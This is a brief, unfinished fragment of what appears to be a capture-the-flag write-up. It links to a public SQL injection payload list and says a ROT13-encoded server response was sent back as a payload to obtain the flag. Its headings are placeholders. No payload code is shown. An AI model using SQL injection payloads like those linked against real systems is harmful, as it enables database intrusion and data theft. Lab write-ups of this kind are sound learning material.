
https://github.com/payloadbox/sql-injection-payload-list




## SIGNIFICANCE




From the response I understand that the server returns a result which has been encrypted with RIOT13. Simply took the response and placed it in the payload the sent it over to the server which interesting enough gave me the flag.




**SIGNIFICANCE**

**TO BE UPDATED**

**HAPPY HACKING !!!**